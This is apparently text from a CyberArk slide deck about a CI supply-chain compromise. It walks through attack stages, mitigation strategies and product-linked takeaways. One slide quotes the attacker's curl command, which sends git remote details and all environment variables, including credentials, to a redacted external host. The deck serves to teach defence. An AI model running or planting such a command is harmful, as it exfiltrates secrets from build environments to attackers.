
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STAGE #2 – THE COMPROMISING CODE

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curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<redacted>/upload/v2 || true
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STAGE #3 – THE MOTHER LODE


Credentials, tokens, keys

Services Datastores,
application code

Git remote information



AFTERMATH & DISCOVERY





MITIGATION STRATEGIES

KEY MITIGATION STRATEGIES




**Perform
Permissions &
Code
Signature
Checks**



**External
Code Review**



**Mandate
Multi-Factor
Authentication**



**Do Not Store
Credentials
and Secrets in
Environment
Variables**



**Implement
Threat
Detection
Capabilities**

IMMEDIATE TAKEAWAYS

- 1) Assume breach and be proactive in response to secret theft/leakage starting with visibility and rotation
 - CyberArk DNA
- 2) Consistently reassess tools, processes, and permissions used in your pipelines
 - CyberArk CEM Trial
- 3) Developers are being targeted, make sure to include their endpoints/identities in your strategy
 - CyberArk EPM Trial
- 4) Start with OSS to remove secrets from environment variables without changing code
 - CyberArk Summon (<https://cyberark.github.io/summon/>)

THANK YOU!